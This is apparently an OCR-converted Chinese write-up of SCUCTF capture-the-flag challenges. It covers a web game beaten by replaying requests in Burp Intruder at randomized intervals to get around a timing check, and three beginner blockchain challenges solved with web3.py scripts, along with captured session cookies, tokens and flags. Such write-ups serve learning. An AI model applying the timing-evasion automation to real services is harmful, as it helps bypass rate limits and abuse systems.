92	http://223.129.86.2:32949	POST	/api/verify	✓		200	264	JSON					223.129.86.2	ko4-sess=5_pfad...	18:2
93	http://223.129.86.2:32949	GET	/api/getExpr			200	258	JSON					223.129.86.2	ko4-sess=5_pfad...	18:2
94	http://223.129.86.2:32949	GET	/api/sec			200	540	JSON					223.129.86.2	ko4-sess=5_pfad...	18:2

请求

```
GET /api/score HTTP/1.1
Host: 223.129.86.2:32949
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0
Safari/537.36
Accept: application/json, text/plain, */*
Referer: http://223.129.86.2:32949/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-HK;q=0.7,zh-TW;q=0.6
Cookie: GZCTF_Token=
CfDJ8CETOWLqPG5LnP8_wljSHzmbiKLN3G921K6kwUSs4rFRlhe5hZEJD1LjBO-zNe
i7kGRv6xBTlatUl6K1IujJZzxRisSF-Ko4dSppQcuaOFGjOefoG12MLYIWM-7E9XqO
ZS_7mFV6jJmGM_l3siA6VCBntUfJJOHiV-hws3RzzXrlu42OrvCyfp982YAzTy4rDq
GVbaSKrMgfVyFceOKNrJGt7Qy2ZZqQO2QdpaIBsKZAywoT3c2WAMpCg3DpSgGtF5fk
U6hYB5gQ_zwZ5194CojCaN6Ey9F1ikLMp-01K2UF8fStpzP481COp3w6ItZfqWIcpd
lvxiHxJQMrS9ZhIYgOIbaZEOOkFA7LRUfkuF9cc-cOmlITa3EaqccfqDpK_nQOmFMu
zkZEertlcTnq97oAeXRmlM2M9naeYL9q7T3UZphrC4vGLFCRTy9ufDHVM4qOa1GOZR
I12GllogTbOr2gEGT-f9epOO4jrHZF7dYsBamgTdTRVvf56upULgYkTzFembkdHoUM
lN29V9tQViCapPJlm-Op6QnFRYQsBzszdN2ZUPzMzUqhHGuQEO72Xpt5dN2SPF6uEk
GFAluw67cBmaL8zuDWvitCle8VW2DHX45zbNiGA2dkOV6YWnY-MGMqwz_VCZYxd2TP
-FD_VNboX3qKqmK71KQ9f1zH8jOEbB8LZp4hyk9aGzradkDyOoSvNqSnOlOblkMwtQ
olEKg; ko4-sess=5_pfad-uMIOksYHTjeAtcFybAIPPHaRh
Connection: keep-alive
```

0高亮

响应


```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 7
Date: Sun, 17 Nov 2024 10:26:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"s":1}
```

0高亮

Inspector	
请求属性	2
请求cookies	2
请求头	8
响应头	5

> web 入门指北

1. 下载 pdf，打开后拉到底部，flag 一看就是 base64 编码的，解码即可。



NSSCTF(知识点筛选功能好用)

CTFSHOW(WEB界的高考，分类量大管饱)

BUUCTF(主推DASCTF历年题，进阶用，靶场里面很多题都比较旧)

PolarCTF(题比较新，B站上讲解视频较全)


做题不要死磕，利用wp高质量学习，相信下一题会更好。

FLAG

U0NVQ1RGe3czbGMwbWVfdDBfdzNiaDRja2VyX2gwbTN9

> math master 2

1. 一代的升级版，用相同的方法发现跳出 `OVERFLOW` 错误并清空分数。重新用 repeater 手动重放，发现跳出 `TOO SLOW` 错误。判断是做了时间检测。仍然用 intruder 爆破，设置间隔为 400ms 随机变化，在五十多分后直接在响应包里拿到 flag（有 bug 啊



目标 http://223.129.86.2:33426 ☑ 更新Host报头来匹配目标

```
POST /api/verify HTTP/1.1
Host: 223.129.86.2:33426
Content-Length: 229
X-SIGN: 7e10fc588193c6a87b620e8228e667f094a4020a36bc6812c5e19d1eb9fb6417
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0
Safari/537.36
Accept: application/json, text/plain, */*
X-NONCE: ba37d0aa78503a91
Content-Type: application/json
Origin: http://223.129.86.2:33426
Referer: http://223.129.86.2:33426/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-HK;q=0.7,zh-TW;q=0.6
Cookie: ko4-sess=5_pfad-uMIOksYHTjeAtcFybAIPPHaRh; GZCTF_Token=
CfDJ8CETOWLqPG5LnP8_wljSHzk1Na6TQqbuZB6mx9QKiyrTEkalDbcceH6rV7bfM3usUvzPpl_sOOWupnjbh6z7MUSBN5yoS-I64h1U7d2tHn1lhFhiprpOWC
hyK8Piho2epfOup0_bPt-x6tS-hJFwzOWp-o8HaeBdxVw_oDiWL7mDu6RqSrXOpPOXu8Y9ml4rmIWwBBBz3fyszN7vt57pKGifud7RuhZlPx7XiIoTUlltQPKs
9RPe3bH7tNXTGEMCrxRJcF5o7ixT1xXh1ctW1Z1T9jr7yyMp3Hu9rrxkzy92yBtnOyThiQgsygTdoNWqyx7kdRiUCju5HRyJlouGknINoyLCpSmQNCOf81z8tF
_Ui4qh_2Eg3UFAgnroXQXKJzLLFWJ-kOIC3V9LzMYmztxUOUesTps61njH2HHFv1rJHK-EANJSCIwo4wW6T1CIoXptB6_imWHJT1MtFpRp062dttOqorY4RayU
Kz1i91WcSthvzb5rqUaU-Kz5GNbx2TNd1ONJKWjPEuYg3zaXpKt8OSVaIWORnwAhHMa1DZSQQ2kcltfrjJZVSY8RcH5UMeKBgntemcv-T7UxlEkoVXIkCR6-jm
iE3H-pw-4dweQ7-SgkvAdc8NjE971xkkUAda2CaDv_B2z3d6W2ajyGx_yI373OmiW9OsXhmOaZB21NVnpnhriCF2LKwXeEuQvG2vPC1X_OffthNH3_5tkWRXc
Connection: keep-alive

{"answer":
"f56a3e09cbc89d120664658f076da4b7ab4690929888db3f01104b94d88e72c8be2fc4fa06747eb6250db1197787b8fc734af3d2467af3aed654a6b22
836476adc5856644ad0d97029d3ec5b48dbaaae22b6ce2dda0fc0b675f8ffb40ba5623f48d1717a9c900928ce6bd79d"}
```

0高亮 配置 0 个payload位置 长度:1600

资源池

指定将攻击运行的资源池。资源池用于管理多个任务的系统资源使用。

● 使用现有资源池

已选择	资源池	并发请求	请求延迟	随机延
○	默认资源池	10		
○	Custom resource pool 1	1	1000	□
○	Custom resource pool 3	1	800	□
●	Custom resource pool 5	1	400	☑

○ 新建资源池

名称: Custom resource pool 5

☑ 最大并发请求数: 1

☑ 请求间隔: 400 毫秒

○ 固定

● 随机变化

○ 增量延迟每次递增 毫秒


□ 自动控制

☑ 429

□ 503

□ 其他

CSV 格式（如 504、505）



Intruder攻击结果过滤器：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
115	null	200	44			265	
116	null	200	51			265	
117	null	200	50			265	
118	null	200	51			265	
119	null						
120	null						
121	null						
122	null						
123	null						
124	null						

Result 120 | Intruder攻击


Payload: null
Status code: 200
Length: 299
Timer: 51

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Set-Cookie: ko4-sess=5_pfad-uMIOksYHTjeAtcFybAIPPHaRh; path=/; httponly
Content-Length: 56
Date: Tue, 19 Nov 2024 03:21:47 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "m":"flag{44be97cf-409d-4e2e-94fc-899d2fc5292e}",
  "s":0
}
```


Blockchain

> hello blockchain !

1. 入门的区块链，只需要向指定用户转账。按照教程编写 python 文件，设置好 ABI，发送交易请求即可。



```
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.4ko_EG4uhlMQSaDgd6_qrTxSIXIIFGyq4QEzXmrvHqSlRECuaKUred1a4Y5KHSCYvWqpUyGXG7dnlod9NV-BSVbWCnfxlZ
NyP508IdDfz_xUOM85JQxK9×2MGMnCAmrUWAILOsUZDU3DlyUX3gWvoUh87_Ho_PjlUCy29amH3iGRxA.Q2hhbGxlbmdl
[+] contract address: 0×02FB0218639571BCf1cfb7fdC5eB79d50a148353
[+] transaction hash: 0×293d4ee8b1dc089d21ea4b03005426718cff11d51da367d03b47020a0450f719

┌──(kali㉿kali)-[~/Desktop]
└─$

┌──(kali㉿kali)-[~/Desktop]
└─$ nc 65.21.223.95 20000
Hello World ? This is 4riH04X's Gift ! Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.4ko_EG4uhlMQSaDgd6_qrTxSIXIIFGyq4QEzXmrvHqSlRECuaKUred1a4Y5KHSCYvWqpUyGXG7dnlod9NV-BSVbWCnfxlZ
NyP508IdDfz_xUOM85JQxK9×2MGMnCAmrUWAILOsUZDU3DlyUX3gWvoUh87_Ho_PjlUCy29amH3iGRxA.Q2hhbGxlbmdl
[+] flag: scuctf{0×401_love_Blockchain!}

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```




```python
def send_transaction(transaction, private_key):
        signed_transaction.raw_transaction)

    print(f"[TRANSACTION] 发送了一个交易，其哈希为: {transaction_hash.hex()}")
    print(f"[TRANSACTION] 正在等待交易确认......")

    w3.eth.wait_for_transaction_receipt(transaction_hash)

    print(f"[TRANSACTION] 交易已被确认。")
    return transaction_hash


def get_greeting():
    return contract.functions.greet().call()


def set_greeting(wallet_address: str, private_key: str):
    transaction = contract.functions.transfer().build_transaction({
        "chainId": 25794,
        "maxFeePerGas": w3.to_wei(1.000000014, 'gwei'),
        "maxPriorityFeePerGas": w3.to_wei(1, 'gwei'),
        "gas": 0x000001,
        "value": w3.to_wei(20, 'ether'),
        "nonce": w3.eth.get_transaction_count(wallet_address),
    })

    return send_transaction(transaction, private_key)
```


```
[APP] Receiver Address: None
[APP] Transfer Value: 0 wei
[APP] Gas Price: 1000000007 wei
[APP] Gas Limit: 143867
[APP] Nonce: 0
[CONTRACT] 加载了一个合约，其地址为: 0x02FB0218639571BCf1cfb7fdC5eB79d50a148353
An RPC error was returned by the node. Check the message provided in the error and any available logs for more information.
Traceback (most recent call last):
  File "D:\python-tmp\blockchain\trade.py", line 52, in <module>
    set_greeting(wallet_address, wallet_private_key)
  File "D:\python-tmp\blockchain\trade.py", line 44, in set_greeting
    return send_transaction(transaction, private_key)
```

> hello blockchain2!

1. 入门的区块链，向合约发送特定内容的 greet 。过程同上。



```
[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.G0i4VcrKxqQUHSybEIGzycxt1A1JmVxdJ7thXRaKnzjnKcLcVYHj5xnDEFd-IGhRcwx0KI9_9mUCvFwGek25DkA08ZPQu6
qcndauDQHSv6y7wZ4Eh3Sg-kGYtIyLham6QWelw_23dxA1nhccwdcs6QH5qhf0ivHYpgtwECgRHlMsXw.U2V0dXA
[+] contract address: 0×9FF864bBD8dAb26F03f82455BC21e031b157b821
[+] transaction hash: 0×61c36f6137b3005cabf7ef9a10a181a03dc4183e83471f2dc6471982954d73d4

┌──(kali㉿kali)-[~/Desktop]
└─$ nc 65.21.223.95 20005
welC0me_To_SCUCTF! One more Q, Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.G0i4VcrKxqQUHSybEIGzycxt1A1JmVxdJ7thXRaKnzjnKcLcVYHj5xnDEFd-IGhRcwx0KI9_9mUCvFwGek25DkA08ZPQu6
qcndauDQHSv6y7wZ4Eh3Sg-kGYtIyLham6QWelw_23dxA1nhccwdcs6QH5qhf0ivHYpgtwECgRHlMsXw.U2V0dXA
[+] flag: scuctf{welC0me_To_SCUCTF_again!}

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```




```python
def set_greeting(new_greeting: str, wallet_address: str, private_key: str):
            "nonce": 0,      # w3.eth.get_transaction_count(wallet_address),
        })

        return send_transaction(transaction, private_key)


def is_solved():
    return contract.functions.isSolved().call()


if __name__ == "__main__":
    greeting = get_greeting()
    print(f"[APP] 当前问候语: {greeting}")

    new_greeting = "welC0me_To_SCUCTF!"
    set_greeting(new_greeting, wallet_address, wallet_private_key)
    print(f"[APP] 设置新问候语: {new_greeting}")

    greeting = get_greeting()
    print(f"[APP] 当前问候语: {greeting}")

    solved = is_solved()
    print(f"[APP] 是否已解决: {solved}")
```

```
[APP] Nonce: 3
[CONTRACT] 加载了一个合约，其地址为: 0x9FF864bBD8dAb26F03f82455BC21e031b157b821
[APP] 当前问候语: 0x401_love_you_much
[TRANSACTION] 发送了一个交易，其哈希为: abe5562ca631aa3faee9be4a15bda044cb0fbee17688ab1c283b0e7ea22c6487
[TRANSACTION] 正在等待交易确认......
[TRANSACTION] 交易已被确认。
[APP] 设置新问候语: welC0me_To_SCUCTF!
[APP] 当前问候语: welC0me_To_SCUCTF!
[APP] 是否已解决: True

进程已结束，退出代码为 0
```

> gambling


1. 查看源码，发现是两个合约之间的调用，题目互动给的合约地址是 `SETUP` 的。由于 `Random` 合约是 public 属性，所以访问返回其地址，再访问该合约，将 `guess` 值设为 4 即可。



```python
def is_solved():
    return contract.functions.isSolved().call()


def what_guess(contract):
    return contract.functions.random().call()


if __name__ == "__main__":
    contract_address = "0xd1B575FFE66Df77783aCf624cD58862938a92Ec3"  # Setup地址
    contract = w3.eth.contract(address=contract_address, abi=contract_abi)
    print(f"[CONTRACT] 加载了一个合约，其地址为: {contract_address}")

    random_address = what_guess(contract)

    contract_address = random_address  # random地址
    contract2 = w3.eth.contract(address=contract_address, abi=contract_abi)
    print(f"[CONTRACT] 加载了一个合约，其地址为: {contract_address}")

    set_guess( num: 4, contract2, wallet_address, wallet_private_key)
    print(f"[APP] 发送guess=4")

    solved = is_solved()
    print(f"[APP] 是否已解决: {solved}")
```

```
[APP] Gas Limit: 232863
[APP] Nonce: 3
[CONTRACT] 加载了一个合约，其地址为: 0xd1B575FFE66Df77783aCf624cD58862938a92Ec3
[CONTRACT] 加载了一个合约，其地址为: 0xc5ee37EC24AedA8145cBfEb038aC1402586E6562
[TRANSACTION] 发送了一个交易，其哈希为: 6e2fe9f0d88772b7bb0fe27780fe8c72b4106f8895824c4fd4dc0ad09e810f7d
[TRANSACTION] 正在等待交易确认......
[TRANSACTION] 交易已被确认。
[APP] 发送guess=4
[APP] 是否已解决: True

进程已结束，退出代码为 0
```

blockchain > trade.py
56:1 CRLF UTF-8 4 个空格 Python 3.10



1 2 3 4
16:15
kali@kali: ~/Desktop
File Actions Edit View Help

```
[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.JodGY5He-sxaiEHkmeCludNvPNvLp6nMcS23ZuNPhh4f0jPOD1q0h3wSCIsd6-Q4XDsPxIcBk8H9yaxiuMXdWG16hMBHXlC
BjndeMVdy5uOBmzOYVsWvwGpBB1h1Hjx3uICX5Y1Twq3n8MeRKoD3Yev7eR-MUxlR2wUf0eU6SWcdyQ.U2V0dXA
[+] contract address: 0×d1B575FFE66Df77783aCf624cD58862938a92Ec3
